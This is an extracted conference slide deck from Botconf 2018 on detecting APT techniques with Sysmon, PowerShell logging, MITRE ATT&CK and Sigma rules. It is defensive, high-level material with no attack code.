


Hunting and detecting APTs using Sysmon and PowerShell logging

TOM UELTSCHI

BOTCONF 2018



```
C:> whoami /all
```

- Tom Ueltschi
- Swiss Post CERT / SOC / CSIRT since 2007 (*over 11 years!*)
- Focus & Interests: Malware Analysis, Threat Intel, Threat Hunting, Red / Purple Teaming
- Member of many trust groups & infosec communities
- FIRST SIG member (malware analysis, red teaming, CTI)
- Twitter: @c_APT_ure

BotConf Speaker history

- 2013 - My Name is Hunter, **Ponmocup Hunter**
- 2014 - **Ponmocup Hunter** 2.0 – The Sequel
- 2015 - LT: Creating your own **CTI** (in 3 minutes.. or 5 😊)
- 2016 - Advanced Incident Detection and Threat Hunting using **Sysmon** (and Splunk)
- 2017 - LT: **Sysmon** FTW! 😊
- 2018 - Hunting and detecting APTs using **Sysmon** and **PowerShell logging**

Outline (remember, it's a ~~short 30min~~ fast 40min talk)

- Introduction
- 3 techniques from MITRE ATT&CK

Windows Management Instrumentation Event Subscription	
Technique	
ID	T1084
Tactic	Persistence
Platform	Windows
Permissions Required	Administrator, SYSTEM
Data Sources	WMI Objects

Logon Scripts	
Technique	
ID	T1037
Tactic	Lateral Movement, Persistence
Platform	macOS, Windows
System Requirements	Write access to system or domain logon scripts
Data Sources	File monitoring, Process monitoring
CAPEC ID	CAPEC-564

PowerShell	
Technique	
ID	T1086
Tactic	Execution
Platform	Windows
Permissions Required	User, Administrator
Data Sources	Windows Registry, File monitoring, Process command-line parameters, Process monitoring
Supports Remote	Yes

Motivation – why yet another talk?

- Positive feedback is always nice and encouraging 😊

Ankur Tyagi and 4 others Retweeted

Mark Russinovich @markrussinovich · 3 Dec 2016
Awesome Sysmon presentation from @c_APT_ure:

TomU @c_APT_ure
Replying to @c_APT_ure @markrussinovich @Ibrahimous
my @Botconf slides are available here:
security-research.dyndns.org/pub/slides/Bot...
#Botconf

2 41 90

Milos Constantin and 4 others Retweeted

John Lambert @JohnLaTwC · 20 Jun 2017
If you do log analysis, follow @c_APT_ure and check out his FIRST presentation #DFIR 🙌👍

TomU @c_APT_ure
Replying to @c_APT_ure @FIRSTdotOrg
My slides from #FIRSTCON2017 talk are now online @FIRSTdotOrg
security-research.dyndns.org/pub/slides/FIR...

chris doman liked

Frank Denis @jedisc1 · 1 Dec 2016
"Advanced IR with Sysmon and Splunk" -- The megamighty @c_APT_ure is now on stage #botconf

1 4

Kurtis Armour and 1 other Retweeted

ATT&CK @MITREattack · 15 Jun 2017
Great information on threat hunting. As @c_APT_ure said, we welcome contributions to ATT&CK! Email us: attack@mitre.org

TomU @c_APT_ure
Replying to @c_APT_ure @FIRSTdotOrg
My slides from #FIRSTCON2017 talk are now online @FIRSTdotOrg
security-research.dyndns.org/pub/slides/FIR...

1 15 28


Motivation – why yet another talk?

- Positive feedback is always nice and encouraging 😊


Mike Scheck and 1 other liked

 **Jeff Bollinger** @jeffbollinger · Apr 20
Replying to @c_APT_ure @GavinSReid and 7 others
glad you all came, and again - great talk Tom!

1 1 3

 **Sue** @Sirius_Malware · 26 Nov 2017

Re- watching this awesome talk!! malware analysis is by far one of my favorites hobbies :) Advanced Incident Detection and Threat Hunting using Sysmon and Splunk -... youtu.be/vv_VXntQTpE @c_APT_ure

 **Advanced Incident Detection and Threat Hunting u...**
youtube.com

1 3 10

Joshua Trombley and 2 others liked

 **The Haag™** @M_haggis · 29 Jun 2017
#threathunting Preso to check out by @c_APT_ure
[github.com/MHaggis/sysmon...](https://github.com/MHaggis/sysmon-dfir)
#cybersecurity

 **MHaggis/sysmon-dfir**
sysmon-dfir - Sources, configuration and how to detect evil things utilizing Microsoft Sysmon.
github.com

3 7

Motivation the real one

TaoSecurity

<https://taosecurity.blogspot.com/2009/05/defenders-dilemma-and-intruders-dilemma.html>

Richard Bejtlich's blog on digital security, strategic thought, and military history.

Saturday, May 23, 2009

Defender's Dilemma vs Intruder's Dilemma

This is a follow-up to my post [Response for Daily Dave](#). I realized I had a similar exchange three years ago, summarized in my post [Response to Daily Dave Thread](#). Since I don't seem to be making much progress in this debate, I decided to render it in two slides.

First, I think everyone is familiar with the Defender's Dilemma.

Defender's Dilemma



The intruder only needs to exploit one of the victims in order to compromise the enterprise.



Defender

Intruder



Victims



Copyright TaoSecurity LLC and Richard Bejtlich



1

Intruder's Dilemma



The defender only needs to detect one of the indicators of the intruder's presence in order to initiate incident response within the enterprise.



Defender

Intruder



Host security monitoring



Victims



```
D:\binaries\Volatility-2_NetSystem\volatility -h
Usage: volatility [-h]
Volatility System: Volatility Framework v2.3
Copyright (C) 2007, 2008 Volatility Systems
This is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; you can find a copy of the license at http://www.gnu.org/licenses/gpl.html.
There is NO WARRANTY, not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Usage: volatility cmd [cmd_opts]
Run command cmd with options cmd_opts
For help on a specific command, run "volatility cmd --help"
```

Live response and forensic analysis



Network security monitoring



Enterprise log monitoring

Copyright TaoSecurity LLC and Richard Bejtlich



2

Motivation the real one

Saturday, May 23, 2009

Defender's Dilemma vs Intruder's Dilemma

This is a follow-up to my post [Response for Daily Dave](#). I realized I had a similar exchange three years ago, summarized in my post [Response to Daily Dave Thread](#). Since I don't seem to be making much progress in this debate, I decided to render it in two slides.

First, I think everyone is familiar with the Defender's Dilemma.

Defender's Dilemma



The intruder only needs to exploit one of the victims in order to compromise the enterprise.



Defender

Defender's Dilemma

The intruder only needs to exploit one of the victims in order to compromise the enterprise.



Victims



Copyright TaoSecurity LLC and Richard Bejtlich



1

Intruder's Dilemma



The defender only needs to detect one of the indicators of the intruder's presence in order to initiate incident response within the enterprise.



Defender

Intruder's Dilemma

The defender only needs to detect one of the indicators of the intruder's presence in order to initiate incident response within the enterprise.



Network security monitoring



Enterprise log monitoring

Copyright TaoSecurity LLC and Richard Bejtlich



2

Motivation -- the real one

YouTube search: attackcon

**“Assume compromise!
Everybody is Owned all
the time! Buy my
products!!”**

ATT&CK.
Advanced Tactics, Techniques
& Common Knowledge

**“Through adversary
simulation we have
determined that there
are control deficiencies
on your detection of
Persistence techniques
on MacOS and those
should be remediated.”**

MITRE ATT&CKcon – Day 1, 1:30 p.m. – 5:30 p.m

Google

VCAF: Expanding the ATT&CK Framework to Cover VERIS Threat Action Varieties

Alex Pinto – Security Data Scientist – Verizon - @alexcpsc
Gabe Bassett – Security Data Scientist – Verizon - @gdbassett

1:00:39 / 2:37:49

Motivation -- the real one

Google
Microsoft

Advancing InfoSec

Towards an Open, Shareable, Contributor-Friendly model of speeding InfoSec learning

John Lambert, @JohnLaTwC
Microsoft Threat Intelligence Center

Microsoft Threat Intelligence Center

MITRE ABOUT CENTERS CAPABILITIES RESEARCH CAREERS PUBLICATIONS NEWS

ATT&CK CON

THE MITRE ATT&CK CONFERENCE

ATT&CKcon: October 23-24, 2018
MITRE McLean, Virginia

Learn more about MITRE's work in cyber threat intelligence and the ATT&CK framework.

Motivation -- the real one



How do we increase the rate of learning?

- Promoting Community
- Organized Knowledge
- Executable Know-how
- Repeatable Analysis


Florian Roth
@eyb3rops Follows you
#DFIR #YARA #Python #Golang #SIEM #Malware #OSINT #ThreatIntel #BlueTeam #Libertarian | creator of @thor_scanner
Tweets 13.5K Following 3,406 Followers 26.3K

SIGMA
Sigma
Generic Signature Format for SIEM Systems
What is Sigma
Sigma is a generic and open signature format that allows you to describe relevant log events in a straight forward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.
Sigma is for log files what Snort is for network traffic and YARA is for files.
This repository contains:
• Sigma rule specification in the `rules` subfolder
• Open repository for sigma signatures in the `rules` subfolder
• A converter that generate searches/queries for different SIEM systems (work in progress)

“If you want to go fast, go alone
If you want to go far, go together”

African Proverb

SIGMA... say what?



The image shows a screenshot of a YouTube video player. The video content is a black slide with white text. The text reads: "Psst! Check out this project" followed by two bullet points: "•Sigma – SIEM agnostic use cases!! WOW!!!" and "•<https://github.com/Neo23x0/sigma>". The YouTube interface includes a search bar at the top and a video title at the bottom: "Mick Douglas Commonly Overlooked Logs".

Psst! Check out this project

- Sigma – SIEM agnostic use cases!! WOW!!!
- <https://github.com/Neo23x0/sigma>

Mick Douglas Commonly Overlooked Logs

SIGMA... say what?



MISP

@MISPProject

Following

Sigma becomes the de facto standard for expressing SIEM queries. The tools to import Sigma into MISP events is improving how people can share Sigma rules and in combination with [@chrisred_68](#) MISP module which exports the rules in any format seamlessly.



Thomas Patzke @blubbfiction

New tool in Sigma toolchain: Sigma2MISP


Import Sigma rules from files into a @MISPProject event.

Show this thread

10:30 AM - 23 Oct 2018

Are you ready for a change?


Preparing Your Environment for Investigations

- Logs (and retention) are your friend → 1) enable 2) centralize 3) LOOK/MONITOR
- Process Auditing **AND** Command Line Process Auditing → 4688 FTW!
 - <https://technet.microsoft.com/en-us/library/dn535776.aspx>
 - SysInternals' **Sysmon** is also a solid option 
- Real-time Process Monitoring
 - Uproot IDS - <https://github.com/Invoke-IR/Uproot>
- PowerShell Module, ScriptBlock, and Transcription logging
 - <https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/>
 - https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html



Source: <https://www.blackhat.com/docs/us-17/thursday/us-17-Bohannon-Revoke-Obfuscation-PowerShell-Obfuscation-Detection-And%20Evasion-Using-Science.pdf>

Are you ready for a change?



The image shows a screenshot of a YouTube video player. The video content is a slide with a light blue background. At the top left of the slide is the YouTube logo and a search bar. The main title of the slide is 'Instrumentation - Endpoints'. Below the title is a bulleted list of items. At the bottom left of the slide is the name 'Doug Burks @dougburks'. At the bottom right is the logo for 'Security Union Solutions', which consists of a circular target icon followed by the text 'Security Union Solutions'.

YouTube Search

Instrumentation - Endpoints

- AV/HIDS alerts
- Comprehensive logging:
 - OS
 - Applications
 - Powershell
 - Persistence Mechanisms (Example: Autoruns)
 - Process Auditing (Example: Sysmon)

Doug Burks @dougburks


Security Union Solutions

Doug Burks - Tactical Acceleration


Our setup

- ~25'000 hosts
- ~150 GB/day
- Event logs
 - Windows
 - Sysmon
 - Powershell

Sysmon / Splunk Deployment



ATT&CK is the new {APT,Cyber,AI,ML,blockchain,etc}



ANOMALI
MITRE'S ATT&CK FRAMEWORK
WHAT IS IT AND HOW CAN IT HELP?

JON OLTSIK, Senior Principal Analyst and ESG Fellow at ESG Global

TRAVIS FARRAL, Director of Security Strategy at Anomali

ESG



Red Canary @redcanaryco · 2d
What is required to take your threat hunting program to the highest level of maturity? Join @bbaskin, @smith8680, @ForensicITGuy, & @subTee for the final webinar of our Threat Hunting with ATT&CK™ series on Thursday, October 18th at 1pm ET. Register here: hubs.ly/H0f7vDG0






3-PART WEBINAR SERIES red canary · Carbon Black.

THREAT HUNTING WITH ATT&CK™

3 PART THREE October 18 | 1:00 PM ET | **Becoming a Leader: An Inside Look at a Level 4 Threat Hunting Program**

BRENDEN SMITH, Chief Information Security Officer, FirstBank
CASEY SMITH, Director of Applied Research, Red Canary
TONY LAMBERT, Detection Engineer, Red Canary
BRIAN BASKIN, Senior Threat Researcher, Carbon Black

ATT&CK Matrix for Enterprise - All Platform



Platform: All

Tactic: (Alle)

Technique Name: (Alle)

Data Source: (Alle)

* Platform	Tactic	Technique Name	Technique Description	Analytic Details	Mitigation	Bypass	Requires Permission	Requires System
Linux	Collection	Audio Capture	An adversary can leverage a computer's peripheral devices (e.g., microphones and webcams) or applications (e.g., voice and v..	Detection of this technique may be difficult due to the various APIs that may be used. Telemetry data regardi..	Mitigating this technique specifically may be difficult as it requires fine-grained API control. Efforts should be foc..	Null	User	Null
		Automated Collection	Once established within a system or network, an adversary may use automated techniques for collecting internal data. Met..	Depending on the method used, actions could include common file system commands and parameters o..	Encryption and off-system storage of sensitive information may be one way to mitigate collection of files..	Null	User	Permissions to access directories and files that store informatio..
		Clipboard Data	Adversaries may collect data st..	Access to the clipboard is a l..	Instead of blocking software..	Null	Null	Null
		Data from Information Repositories	Adversaries may leverage information repositories to mine valuable information. Information repositories are tools that allow for storage of i..	As information repositories generally have a considerably large user base, detection of malicious use can be non-trivial. At minimum, acc..	To mitigate adversary access to information repositories for collection:	Null	User	Null
		Data from Local System	Sensitive data can be collected from local system sources, such as the file system or databases of information residing on the s..	Monitor processes and command-line arguments for actions that could be taken to collect files from a system. R..	Identify unnecessary system utilities or potentially malicious software that may be used to collect data from ..	Null	Null	Privileges to access certain files and directories
		Data from Network Shared Drive	Sensitive data can be collected from remote systems via shared network drives (host shared directory, network file server, e..	Monitor processes and command-line arguments for actions that could be taken to collect files from a network s..	Identify unnecessary system utilities or potentially malicious software that may be used to collect data from ..	Null	Null	Privileges to access network shared drive
		Data from Removable Media	Sensitive data can be collected from any removable media (optical disk drive, USB memory, etc.) connected to the comprom..	Monitor processes and command-line arguments for actions that could be taken to collect files from a system's ..	Identify unnecessary system utilities or potentially malicious software that may be used to collect data from ..	Null	Null	Privileges to access removable media drive and files
		Data Staged	Collected data is staged in a central location or directory prior to [[Exfiltration]]. Data may be kept in separate files or combin..	Processes that appear to be reading files from disparate locations and writing them to the same directory or file ma..	Identify unnecessary system utilities or potentially malicious software that may be used to collect data from ..	Null	Null	Null

- malware reverse engineering
- MBR
- Named Pipes
- Netflow/Enclave netflow
- Network device logs
- Network intrusion detection system
- Network protocol analysis
- Packet capture
- PowerShell logs
- Process command-line parameters
- Process monitoring
- Process use of network
- Sensor health and status
- Services
- SSL/TLS inspection
- System calls
- Third-party application logs
- User interface
- VBR
- Web application firewall logs
- Web logs
- Web proxy
- Windows Error Reporting
- Windows event logs
- Windows Registry
- WMI Objects

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command & Control
	DLL Search Order Hijacking		Brute Force	Account Discovery	Windows Remote Management		Automated Collection	Automated Exfiltration	Commonly Used Port
	Legitimate Credentials		Credential Dumping	Application Window Discovery	Third-party Software		Clipboard Data	Data Compressed	Communication Through Removable Media
Accessibility Features	Binary Padding	Code Signing	Credential Manipulation	Rfx and Directory Discovery	Application Deployment Software	Command-Line	Data Staged	Data Encrypted	Custom Command and Control Protocol
Appinit DLLs	Component Firmware	Component Object Model Hijacking	Credentials in Files	Local Network Configuration Discovery	Exploitation of Vulnerability	Execution through API	Data from Local System	Data Transfer Size Limits	Custom Cryptographic Protocol
Local Port Monitor	Disabling Security Tools	File Deletion	Input Capture	Local Network Connections Discovery	Logon Scripts	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Data Obfuscation
